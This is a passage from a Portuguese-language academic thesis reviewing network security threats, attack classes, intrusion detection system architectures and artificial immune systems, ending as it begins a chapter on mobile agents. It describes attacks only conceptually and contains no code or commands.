


Figura 3.3: Ameaças à Segurança - Fonte: (STALLINGS, 2003)

Os ataques exploram vulnerabilidades e violam as políticas de segurança. Howard e Longstaff (1998) propuseram uma taxonomia que caracteriza bem os diferentes tipos de incidentes de segurança, onde toda atividade realizada em um computador é definida por meio de eventos. Esses eventos são ações realizadas sobre determinados alvos com o objetivo de obter os resultados esperados. Howard e Longstaff (1998) sugerem ainda que incidentes relacionados a segurança devem ser conceituados em cinco fases, onde um intruso utiliza uma ferramenta para explorar uma vulnerabilidade e então realizar uma ação sobre um alvo com a finalidade de obter resultados não autorizados.

A busca por uma proteção contra essas possíveis invasões constitui uma metodologia que pode incluir aplicações criptografadas (STALLINGS, 2003), métodos de

autenticação e validação, instalação de *patches* do sistema operacional e dos serviços, aplicação de *firewalls* e, como uma última barreira, a inclusão de sistema de detecção de intrusão. O conjunto de todas essas medidas determina a política de segurança de uma organização.

3.1.2 Princípios de Segurança de Computadores

A segurança de computadores possui importantes pré-requisitos que devem ser observados. Esses princípios possuem uma relação conceitual muito próxima daqueles definidos pelo SIH (Seção 2.1.6, Página 24). Garfinkel e Spafford (1996) definem esses princípios.

a) Confidencialidade: Define quem possui autorização de acesso às informações.

b) Integridade: Os dados devem ser protegidos contra a corrupção intencional ou acidental.

c) Disponibilidade: Probabilidade de que o sistema esteja funcionando em um dado instante. Tanto as informações quanto os computadores devem estar disponíveis quando necessários. A importância desse princípio pode variar em função da aplicação, mas é essencial.

d) Corretismo: Esse princípio visa minimizar o número de alarmes falsos resultantes da classificação de eventos computacionais. Um baixo índice de corretismo pode acarretar em redução de disponibilidade.

e) Contabilidade: Responsabilidade em manter informações registradas sobre intrusões identificadas, principalmente em circunstâncias onde o sistema tenha sido comprometido.

f) Autenticidade: Comprovação da autenticidade de quem está acessando os dados e/ou recursos.

3.1.3 Classes de Ataques

Um ataque pode ser definido como uma ação maliciosa que viola as políticas de segurança e compromete a integridade ou a disponibilidade dos recursos em um sistema. Possui como princípio elementar a exploração de vulnerabilidades, tanto de

sistemas como de protocolos existentes. Os resultados de um ataque podem caracterizar uma invasão ou acarretar indisponibilidade dos serviços providos (BARBOSA; MORAES, 2000a).

Com base nessa definição, os ataques podem ser classificados em função de suas propriedades, tais como as definidas por Allen et al. (2000). Esses ataques são divididos em três classes: ataques de sondagem (*Scanning Attacks*), comprometimento de recurso (*Denial of Service Attacks - DoS*) e penetração em sistemas (*Buffer Overflows*) (TAVARES, 2002).

Ataques de Sondagem

Constituem métodos investigativos que baseiam-se na busca por alvos, na rede ou em sistemas, por meio do envio de pacotes distintos. As respostas recebidas permitem ao atacante aprender sobre as características do sistema a ser atacado e suas vulnerabilidades. Esse procedimento possibilita a extração de informações como: tipos de tráfego, endereços de servidores, serviços ativos, sistemas operacionais utilizados, versões dos serviços, entre outras. De posse desses dados, o atacante pode utilizar ataques e ferramentas que explorem as vulnerabilidades encontradas (TAVARES, 2002).

Algumas categorias de ataques de sondagem incluem: *hosts* quando exploram dados relativos a um servidor, seus serviços e *OSfingerprinting* nas circunstâncias em que o objetivo é a identificação de características do sistema operacional (ARKIN, 2001; NORTHCUTT et al., 2001; NORTHCUTT; NOVAK, 2002; SPANGLER, 2003).

Ataques de Comprometimento de Recursos

Os ataques de comprometimento de recursos, *Denial of Service Atacks (DoS)*, são projetados para interromper ou negar completamente o acesso a redes, *hosts*, serviços e recursos. Afeta diretamente a disponibilidade do sistema (NORTHCUTT; NOVAK, 2002).

Existem dois tipos principais de ataques *DoS*:

a) **Exploração de Falha**: Técnica que explora falhas nos serviços do alvo com o objetivo de provocar o esgotamento dos recursos.

b) **Inundação**: Método intrusivo que envia pacotes a taxas que os sistemas não tenham capacidade de processar.

Uma variação do método de comprometimento de recursos é o DoS Distribuído (*DDoS*), que resulta da manipulação conjunta de vários *sites* por um invasor, mantendo o objetivo de sobrecarregar o alvo. Essa técnica surgiu da necessidade dos invasores de atacarem servidores com maior capacidade de processamento (TAVARES, 2002).

Ataques de Penetração

Tavares (2002) conceitua ataques de penetração como o envolvimento na aquisição e/ou alteração de privilégios, recursos ou dados. Em um comparativo com os ataques *DoS* e Sondagem, esses são mais desastrosos e podem comprometer a disponibilidade, integridade e controle de sistemas.

Essa categoria de intrusão tem por objetivo obter o controle de um sistema por intermédio da exploração de uma grande variedade de falhas de *software*. As vulnerabilidades mais exploradas são estouro de *buffer*, de pilha e de inteiros (NORTHCUTT; NOVAK, 2002).

3.1.4 Política de Segurança

A diversidade e crescimento de métodos intrusivos cria a necessidade de cada organização propor regras de utilização da rede e dos serviços, visando aumentar a confiabilidade de sua estrutura computacional. Dentro desse prisma, Soares et al. (1995) definem política de segurança como um conjunto de leis, regras e práticas que regulam como uma organização gerencia, protege e distribui suas informações e recursos. Assim, o sucesso de uma política está atrelado ao seu cumprimento.

A quebra de uma política de segurança pode ser definida como qualquer ação que a viole. Esse conjunto de regras e procedimentos deve considerar as particularidades de cada local, o que pode ser feito por cada perfil de usuário, arquitetura de *logs* de auditoria, direitos de acesso internos e externos, políticas de *firewalls*, plano de emergência e contingência em situações de ataque, recursos que devem ser protegidos, adoção de ferramentas de monitoração e/ou detecção de intrusão, entre outros.

3.2 Detecção de Intrusão

Conforme Crosbie e Spafford (1995), uma intrusão pode ser definida como um conjunto de ações que tentam comprometer a integridade, confidencialidade ou disponibilidade de recursos.

A área de pesquisa denominada *Detecção de Intrusão* desenvolveu-se com o objetivo de aplicar técnicas computacionais para a identificação de violações ocorridas e implementação de contramedidas.

Existem diversos mecanismos de segurança, no entanto, há carência por métodos eficazes e automáticos. Abordagens computacionais aplicadas a este problemas são denominadas Sistemas de Detecção de Intrusão (SDIs).

Os SDIs são inseridos como a última linha de defesa dentro de uma arquitetura computacional, o que os torna de importância vital, possibilitando inferir sobre a legitimidade de ações realizadas e possuindo comportamento pró-ativo em situações de ataque (BERNARDES, 1999).

Essa seção é dedicada ao estudo de SDI, abrangendo conceitos relativos à sua padronização, classificação e linhas de pesquisa correlatas.

3.2.1 Estrutura e Padronização de SDIs

Atualmente existe grande variedade de ferramentas e métodos para detecção de intrusão, caracterizando distintas abordagens para monitoramento e análise. Essa diversidade tem estimulado a realização de esforços para padronizar a nomenclatura e a função de cada componente. Por meio dessa iniciativa busca-se facilitar a interação e integração entre diferentes SDIs.

Uma das padronizações mais aceitas na literatura é a *Common Intrusion Detection Framework* (CIDF) (STANIFORD-CHEN, 1998). O modelo *CIDF* define um conjunto de componentes funcionais que interagem entre si, formando um modelo para SDIs que utiliza a *Common Intrusion Specification Language* (CISL) como linguagem de especificação de eventos e comunicação entre os componentes. Segundo esse estudo, um SDI é composto no mínimo pelas seguintes funções (STANIFORD-CHEN, 1998; BERNARDES, 1999; CAMPELLO; WEBER, 2001; TAVARES, 2002):

a) **Geradores de Eventos (E-boxes)**: Possuem a função de capturar os eventos gerados fora do SDI e padronizar a apresentação dos dados obtidos. Exemplos

clássicos de geradores de eventos são os registros de auditoria de *logs* e pacotes de rede.

b) **Analisadores de Eventos (A-boxes)**: Responsável pela detecção de intrusão. Recebe os dados provenientes dos geradores de eventos e buscam por padrões que caracterizem um ataque. Os métodos de análise empregados são: anomalia, abuso e híbridos.

c) **Bases de Dados de Eventos (D-boxes)**: Componente projetado para armazenar os eventos capturados ou definidos como importantes. Esses registros formam a base de conhecimento do SDI e também podem ser utilizados para estudos e técnicas *forenses*.

d) **Unidades de Contra Medidas (C-boxes)**: Conjunto de ações realizadas pelo sistema. Após a detecção das intrusões, o SDI pode reagir de forma ativa, por intermédio de intervenções automáticas, ou passiva fornecendo relatórios das descobertas para que haja interação humana.

A interação entre os elementos da padronização *CIDF* é apresentada na Figura 3.4 . Conforme pode-se observar, não existe uma definição rígida quanto a seqüência de etapas. No entanto a geração e análise dos eventos são tarefas imprescindíveis, ao passo que as bases de dados e unidades de respostas não são obrigatórias (BARBOSA; MORAES, 2000b; CAMPELLO; WEBER, 2001).




Figura 3.4: Componentes da Padronização CIDF - Adaptado de STANIFORD-CHEN (1998)

3.2.2 Classificação dos Sistemas de Detecção de Intrusão

Um SDI é composto por uma arquitetura de *hardware* e *software* responsáveis pela detecção de intrusão. As abordagens adotadas para esses sistemas podem

ser classificadas em função de quatro critérios: método de detecção, arquitetura, freqüência de uso e comportamento após a detecção (CAMPELLO; WEBER, 2001). Na Figura 3.5 apresenta-se uma visão geral das diferentes classificações adotadas.




Figura 3.5: Classificação dos Sistemas de Detecção de Intrusão - Fonte: (CAMPELLO; WEBER, 2001)

Métodos de Detecção de Intrusão

Os métodos de detecção permitem classificar os SDIs conforme a abordagem aplicada para o problema. Nessa classe distinguem-se a detecção por anomalia, detecção por abuso e detecção híbrida.

a) Detecção por Anomalia

Essa abordagem (SOMAYAJI et al., 1997; KRUGER, 2000; BARBOSA; MORAES, 2000b; CAMPELLO; WEBER, 2001) baseia-se no estudo comportamental. Para isso observa-se as variações na utilização dos serviços oferecidos por um sistema computacional ou *host*, buscando-se perfis que fujam significativamente ao comportamento normal estabelecido. Dessa forma, é necessário determinar o conjunto de atividades normais de um sistema. Assume-se o princípio que toda atividade intrusa é necessariamente anômala.

Para a determinação de estados anômalos são aplicadas diferentes técnicas, as quais são logicamente classificadas por Axelsson (2000) e incluem atividades

como detecção por limiar de atributos (*threshold*), distribuição de atributos seguindo medidas estatísticas paramétricas, técnicas baseadas em regras, modelagem baseada em estados, algoritmos genéticos, redes neurais artificiais, entre outras. Uma técnica comportamental que está sendo estudada são os sistemas imunológicos artificiais, os quais se inspiram na detecção de `patogenias` realizada pelo SIH (SOMAYAJI et al., 1997; FORREST; HOFMEYR, 2000).

Essas definições de conjuntos normais e anômalos dão margem a geração de alarmes falsos. A seguir define-se as possíveis categorias de eventos gerados por essa técnica:

Falsos Negativos: São eventos intrusos mas considerados pelo sistema de detecção de intrusão como não anômalos. Sua detecção falha e o sistema reporta a ausência da intrusão. Esse é o pior caso e deixa o sistema vulnerável.

Falsos Positivos: Essa categoria inclui os eventos não intrusos, porém classificados pelo sistema de detecção de intrusão como anômalos, caracterizando uma situação indesejada. Não se trata de um ataque, mas o sistema o classifica como tal.

Verdadeiros Negativos: Eventos não intrusos e não anômalos. Não são reportados pelo sistema.

Verdadeiros Positivos: Eventos intrusos e anômalos que são devidamente reportados e tratados pelo sistema de detecção de intrusão.

b) Detecção por Abuso

A detecção por abuso é baseada na análise das atividades do sistema. Para isso é realizada uma busca por eventos ou conjunto de eventos pré-definidos e conhecidos, normalmente chamados de assinaturas (AXELSSON, 2000; NORTHCUTT et al., 2001). Essas características permitem a detecção eficaz e rápida de padrões conhecidos, o que minimiza a ocorrência de alarmes falsos.

Essa técnica possui como limitação (CANSIAN, 1997) a possibilidade de detectar somente ataques conhecidos, tornando-se ineficaz para novos padrões de ataques ou variações de uma assinatura conhecida. Como conseqüência é necessária a atualização contínua da base de dados armazenando as assinatura.

c) Detecção Híbrida

Os métodos de detecção por anomalia e abuso possuem características distintas, com vantagens e desvantagens. Cada uma das abordagens se torna mais

adequada para certos tipos de ataques e, por isso, muitas propostas estão utilizando uma técnica híbrida com o intuito de tornar a detecção mais eficiente e com melhor desempenho (BERNARDES, 1999).

Arquiteturas de Detecção de Intrusão Segundo o Alvo

A arquitetura de um SDI reflete em seu desempenho, podendo-se utilizar modelos simples ou combinados. Com relação ao alvo, a arquitetura pode ser baseada em *Host*, em Rede ou Híbrida (BERNARDES, 1999; BARBOSA; MORAES, 2000b; CAMPELLO; WEBER, 2001; TAVARES, 2002).

a) Detecção de Intrusão Baseada em Host

Um SDI baseado em *Host* é chamado *Host Based Intrusion Detection System* (HIDS). Com essa abordagem, todos os compontentes, desde a coleta até a gerência, estão localizados no mesmo *host*. As informações são coletadas na máquina local e os eventos podem ser originados a partir de arquivos de auditoria, *logs* do sistema, dados sobre usuários, serviços e processos ou mesmo pacotes de rede relacionados a atividades locais. Essa abordagem possibilita a independência da rede, a detecção de ataques internos e a facilidade para a geração de ações reativas. Como desvantagens dessa solução citam-se: a dificuldade em tratar ataques da rede, ataques ao próprio SDI e dificuldade de configuração e manutenção.

b) Detecção de Intrusão Baseada em Rede

Os SDIs baseados em rede são denominados *Network Based Intrusion Detection System* (NIDS). A aquisição de dados é realizada capturando o tráfego da rede em modo promíscuo, de forma que os sensores são alocados em posições estratégicas nos diversos segmentos de rede. A monitoração não ocorre somente no *host*, mas em todo o tráfego do segmento. Os pacotes capturados podem ser pré-processados para seleção e extração de informações relevantes.

Uma das dificuldades reside em determinar os melhores locais para o posicionamento dos sensores. Estes devem ser alocados em posições estratégicas nos diversos segmentos da rede. Um outro problema se concentra na utilização de *switches* como equipamento de interconexão, devido a ausência de *broadcast*.

Com relação aos serviços e aplicações, a utilização de criptografia incapacita o SDI a realizar análises, devido a impossibilidade de reconhecimento de assinaturas ou padrões de ataques em dados criptografados.

Entre as principais vantagens dessa abordagem cita-se: detecção de ataques externos, facilidade de utilização, desempenho e independência de plataforma. Como fatores negativos, essa técnica apresenta dificuldade para o tratamento de grande volume de dados, é dependente da rede e possui dificuldade em executar processos reativos quando existem ataques em andamento.

c) Detecção de Intrusão Híbrida

SDIs híbridos combinam as principais vantagens das técnicas baseadas em *Host* e em Rede, monitorando tanto sistemas locais, quanto o tráfego da rede. O objetivo dessa abordagem é chegar a um ponto de equilíbrio entre desempenho, simplicidade, abrangência e robustez.

Arquiteturas de Detecção de Intrusão Segundo o Local

Além da classificação dos SDIs em função do alvo, a localização está relacionada à forma como seus componentes funcionais encontram-se arranjados. Esse conceito permite classificar os sistemas de detecção em centralizados, hierárquicos (parcialmente distribuídos) ou distribuídos (CAMPELLO; WEBER, 2001).

Nos sistemas centralizados todos os seus componentes localizam-se no mesmo ponto, desde a geração dos eventos até a configuração e gerência.

A arquitetura hierárquica representa a classe de sistemas que estão parcialmente distribuídos, possuindo fortes relações hierárquicas entre si. Nesse caso, embora alguns elementos sejam distribuídos, as tarefas de análise e tomada de decisões ficam concentradas em um único local.

Em SDIs distribuídos, seus elementos e funções estão em pontos diversificados com relações mínimas de hierarquia entre eles. Essa classe de SDI pode ter grupos de detectores, analisadores, armazenamento e respostas em locais distintos. De forma análoga, cada função pode ser constituída de mútiplas unidades trabalhando cooperativamente.

Comportamento Pós-Detecção e Freqüência de Uso

A freqüência de uso em SDIs é vinculada ao intervalo de tempo de ativação dos processos de aquisição e análise. Os SDIs classificados em tempo contínuo ficam constantemente em execução, ao passo que SDIs que atuam em intervalos de tempo executam essas funções em períodos de tempo definidos.

A última classificação dos SDIs é em função da geração de respostas após a detecção de eventos intrusivos. Conceitua-se como respostas passivas aquelas que emitem algum alerta ao administrador sobre as ocorrências, sendo dependente da intervenção humana. A outra categoria, respostas ativas, efetua respostas automáticas.

3.2.3 Sistemas Imunológicos Artificiais Aplicados à Segurança de Redes

O problema associado à segurança de redes tem estimulado a utilização e pesquisa de diferentes técnicas, tais como as citadas na Seção 3.2.2. Este trabalho é inspirado na linha de pesquisa em Sistemas Imunológicos Artificiais.

Conforme Somayaji et al. (1997), os sistemas imunológicos naturais constituem uma rica fonte de inspiração para a segurança de redes. Entre as principais características desses sistemas aplica-se importantes princípios, tais como distribuição, diversidade, disponibilidade, adaptabilidade, autonomia, múltiplas camadas, detecção por anomalia e por abuso, entre outros.

A analogia entre problemas de segurança e processos biológicos foi reconhecida em 1987 com a introdução do termo *vírus de computador* (COHEN, 1987). A conexão entre imunologia e segurança de computadores foi estabelecida em 1994 com as publicações de Forrest e Perelson (1994) e Kephart (1994).

A partir desses trabalhos pioneiros se desencadearam uma série de pesquisas abordando conceitos de sistemas imunológicos. Inicialmente a concentração focou mecanismos isolados e posteriormente passou-se a considerar a estrutura de funcionamento do sistema imunológico como modelo de desenvolvimento para sistemas de segurança, baseando-se em processos, barreiras, princípios, propriedades e anatomia do SIH.

Entre os trabalhos abordados na área de SIA aplicados à segurança de redes, citam-se alguns com relevância histórica:

- Forrest e Perelson (1994) definiram um algoritmo de *seleção negativa* para uma estratégia de detecção de intrusão baseada em anomalia, comparando a proteção de sistemas de computadores com o problema da distinção entre `self` e `nonself`.
- D'haeseleer et al. (1996) conceberam novos algoritmos de detectores para superar algumas deficiências da proposta de Forrest e Perelson (1994).

- Somayaji et al. (1997) definiram importantes princípios e arquiteturas aplicáveis a sistemas de segurança computacional, de acordo com analogias com o SIH. Esses princípios foram definidos na Seção 2.1.6 (Página 24). As arquiteturas definidas foram: Proteção de Dados Estáticos, Proteção de Processos Ativos em um Computador, Protegendo uma Rede Confiável de Computadores e Protegendo uma Rede de Computadores Mutuamente Disponíveis e Confiáveis.

- Dasgupta e Forrest (1999), Dasgupta (2000) propuseram um sistema baseado em agentes para detecção e resposta a anomalias e/ou intrusos em redes de computadores. Os agentes imunológicos foram projetados com características como mobilidade, adaptabilidade e colaboratividade, sendo capazes de interagir dinamicamente com o ambiente e outros agentes.

- Kim (1999) revisou a analogia entre o SIH e os sistemas de detecção de intrusos de rede. O objetivo principal foi desvendar as características significativas do sistema biológico que se mostravam úteis para o desenvolvimento de sistemas de proteção de redes.

- Hofmeyr e Forrest (1999) desenvolveram um SIA para o problema de segurança de redes baseado em seleção negativa.

- Reis et al. (2001) definiram um sistema de segurança baseado no estabelecimento de analogias entre diversos componentes do SIH e de segurança de redes. O trabalho teve como características a detecção por anomalia, elaboração de respostas especializadas, capacidade de aprendizado e adaptação.

- Paula (2004) explorou características e princípios do SIH para construir uma arquitetura de segurança computacional. A arquitetura desenvolvida foi definida para a identificação de ataques por meio da análise de evidências de intrusão, respostas inespecífica e específica e a extração automatizada de assinaturas para ataques desconhecidos, tornando o sistema computacional dinamicamente adaptável a novos ataques. Com base nessa arquitetura foi construído um protótipo, *ADenoIdS*, que implementou as principais funcionalidades modeladas aplicada à classe de ataques *buffer overflow*.

Muitos conceitos apresentados nesses trabalhos foram adotados por Jucá (2001), Seção 1.4.1 (Página 6), e subsidiaram importantes decisões de projeto deste trabalho, incluindo:

- Estrutura de defesa em camadas.
- Abstração de funções dos sistemas imunológicos inato e adaptativo.
- Analogia entre as funções definidas pela padronização *CIDF* e processos de detecção, memorização e respostas do SIH.
- Implementação da arquitetura Protegendo uma Rede Confiável de Computadores (SOMAYAJI et al., 1997).
- Implementação de princípios e propriedades do SIH.

A descrição detalhada dessas analogias e da abordagem computacional e imunológica proposta são apresentadas no Capítulo 5.

3.3 Considerações Finais

Neste capítulo apresentou-se conceitos relativos à segurança de redes, os quais motivaram a pesquisa de métodos para a construção de ferramentas de detecção de intrusão. Adicionalmente definiram-se funções, padronização e classificação de SDIs.

Como fator motivacional, na Seção 3.2.3 (Página 41), definiu-se importantes trabalhos na linha de pesquisa de SIA aplicados à segurança de redes, muitos dos quais inspiraram importantes características deste trabalho.

Até este ponto do trabalho apresentou-se os conceitos relativos ao SIH, que inspiraram este modelo, e do problema de segurança de redes e detecção de intrusão. Um outro tema importante para o contexto deste trabalho é a tecnologia de agentes móveis.

O próximo capítulo é destinado a definir a tecnologia de agentes móveis, com sua padronização, propriedades e infraestrutura. Adicionalmente apresenta-se uma análise de características que determinaram a seleção da plataforma *Grasshopper* para compor o modelo proposto, o qual será apresentado no Capítulo 5.

4 SISTEMAS DE AGENTES MÓVEIS

Em uma análise histórica, inicialmente os sistemas computacionais foram desenvolvidos em plataformas centralizadas. No final da década de 80 as tarefas passaram a ser divididas, originando a arquitetura *Cliente/Servidor*. No início dos anos 90 as corporações mudaram seu foco para o paradigma de análise, projeto e programação orientados a objetos (BERNARDES, 1999).

Nos últimos anos a consolidação da tecnologia de orientação a objetos tem estimulado a definição de novos paradigmas envolvendo a mobilidade de objetos e execução assíncrona de tarefas. Especificamente, tem-se pesquisado sobre objetos móveis e sistemas de agentes móveis (WOOLDRIDGE; JENNINGS, 1995; RUSSELL; NORVIG, 1995; PHAM; KARMOUCH, 1998).

A tecnologia de agentes vem sendo aplicada em diferentes arquiteturas e em diversos campos, tais como: sistemas distribuídos, inteligência artificial e engenharia de software.

Em função dessas distintas abordagens não existe um consenso com relação a uma definição formal de agentes. No entanto algumas propriedades foram assumidas, permitindo determinar que um agente é um objeto que detém autonomia, inteligência e desempenha suas tarefas de acordo com o interesse de seus usuários. Para isso um agente pode comunicar-se com outros agentes e domínios, tendo como objetivo o cumprimento de suas tarefas (KOTAY; KOTZ, 1994).

4.1 Taxonomia dos Agentes

Conforme as definições anteriores, existem dificuldades e divergências quanto à classificação e definição de um agente em função de suas propriedades, características e arquiteturas. De todas essas características, Uto (2003) afirma que a única

propriedade habitualmente citada na literatura como necessária para a caracterização de agente é a autonomia, embora muitos autores definam um conjunto de propriedades que consideram essenciais.

Nwana (1994) definiu uma padronização para a classificação de agentes por meio de várias dimensões. A primeira se refere à mobilidade, definindo os agentes como estáticos ou móveis. A segunda aborda o funcionamento deliberativo (modelo de raciocínio simbólico interno) ou reativo (comportamento do tipo estímulo/resposta) do agente. A terceira dimensão considera as diversas propriedades ideais e fundamentais que um agente deveria apresentar: autonomia, aprendizagem e cooperaração. A quarta é relacionada com a responsabilidade assumida pelo agente na aplicação, tais como agente de informação, de busca, etc. A quinta dimensão categoriza os agentes híbridos, que combinam duas ou mais das outras dimensões.

Considerando o desenvolvimento de aplicações, os agentes podem ser classificados em várias dimensões. Dessa forma Nwana (1994) reduziu essa combinação a uma lista que cobre a maioria dos tipos de agentes (WOOLDRIDGE; JENNINGS, 1995; RUSSELL; NORVIG, 1995; PHAM; KARMOUCH, 1998) em investigação atualmente, conforme definição a seguir:

a) **Agentes Colaborativos**: Enfatizam a autonomia e a cooperação com outros agentes para a execução de tarefas para os seus usuários.

b) **Agentes de Interface**: Preocupam-se com a autonomia e aprendizagem e têm como principal objetivo migrar da manipulação direta da interface pelo usuário para a delegação de tarefas aos agentes de interface.

c) **Agentes de Informação**: Realizam funções de gerenciamento, manipulação e ordenação de informações oriundas de fontes distribuídas.

d) **Agentes Reativos**: Representam uma categoria especial de agentes que não possuem nenhuma forma de representação simbólica interna, agindo de acordo com o estado atual do ambiente em que estão inseridos por meio de estímulos e respostas.

e) **Agentes Inteligentes**: Agentes capazes de apresentar todas as características relativas a autonomia, aprendizagem e cooperação.

f) **Agentes Híbridos**: Resultado da utilização integrada de várias filosofias existentes.

g) Agentes Móveis: Devido a sua importância para este trabalho, essa categoria de agentes será descrita com mais detalhes na próxima seção.

4.2 Agentes Móveis

A tecnologia de agentes móveis é uma alternativa à convencional arquitetura Cliente/Servidor, combinando interação local com mobilidade de código (HARRISON et al., 1997; BIESZCZAD et al., 1998; RAIBULET; DEMARTINI, 2000).

Um agente móvel realiza tarefas de forma autônoma para atender usuários, e pode migrar para servidores que forneçam recursos necessários para a realização de uma atividade delegada. Servidores de agentes fornecem o ambiente de execução e diversos serviços para migração, comunicação e acesso a recursos.

Os agentes móveis são constituídos por código, estado e atributos. O código define o seu comportamento e deve ser escrito em uma linguagem interpretada. Após a mobilidade, o estado do agente é utilizado para permitir o seu retorno ao ponto onde havia parado. Os atributos são aplicados para descrever o agente para seus servidores, incluindo: um identificador único, um endereço para envio de resultados, tempo e história do agente. Os atributos são utilizados também para determinar limitações à mobilidade, isto é, limites de domínios onde pode trafegar.

Para que os agentes possam realizar suas tarefas, é necessária a existência de servidores de agentes, os quais lhes permitem interagir, comunicar-se com outros agentes e mover-se. Outra função do sistema de agentes consiste na garantia de segurança dos servidores e dos agentes nele hospedados (UTO, 2003).

Da mesma forma que agentes de software, não existe consenso quanto a uma definição formal de agentes móveis. Assumir-se-á a definição de Chess et al. (1995).

"Agentes itinerantes são programas que são despachados de um computador de origem, viajam entre servidores em uma rede até que se tornem hábeis para completar a sua tarefa; eles movem processos que progressivamente executam tarefas se movendo de um lugar para outro" (CHESS et al., 1995).

A tecnologia de agentes móveis congrega características desejáveis e representam uma evolução nos conceitos de sistemas distribuídos. Dentro desse contexto, Oshima e Lange (1998) descrevem algumas vantagens desse paradigma de construção de *software*: Redução do tráfego de rede, ocultação da latência da rede, encapsulamento do protocolo, execução assíncrona e autônoma, adaptação dinâmica, independência

de plataforma, robustez e tolerância a falhas.

Além do conceito de mobilidade (CHESS et al., 1995), agentes móveis agregam características inerentes ao conceito de multiagentes. Dessa forma, propriedades como cooperação, autonomia e representatividade foram herdadas da sua própria origem e outras foram acopladas a fim de suprir as necessidades exigidas para o funcionamento de modelos que utilizam esse paradigma. Entre elas citam-se (BERNARDES, 1999):

a) Objetos Passantes: quando um agente móvel é transferido, todo o objeto é movido, incluindo código, dados, itinerário e estado de execução.

b) Assincronismo: O agente móvel possui sua própria *thread* de execução, que pode ser executada tanto de forma síncrona como assíncrona.

c) Interação Local: O agente móvel pode interagir com outros agentes móveis ou objetos estacionários locais.

d) Operações sem Conexão: O agente móvel pode executar tarefas mesmo com a conexão fechada. Para a realização de transferências aguarda-se até que a conexão seja reestabelecida.

e) Execução Paralela: Múltiplos agentes podem ser movidos para distintos servidores para a execução de tarefas paralelas.

4.2.1 Infra-Estrutura para Agentes Móveis

Os agentes móveis, para garantirem a mobilidade na rede e a realização das suas tarefas, necessitam alguns requisitos estruturais. Conforme Oshima e Lange (1998), a infra-estrutura necessária compreende os seguintes requisitos:

a) Delegação: O aumento no grau de inteligência atrelado aos agentes facilita aos usuários confiarem nele e delegarem suas tarefas.

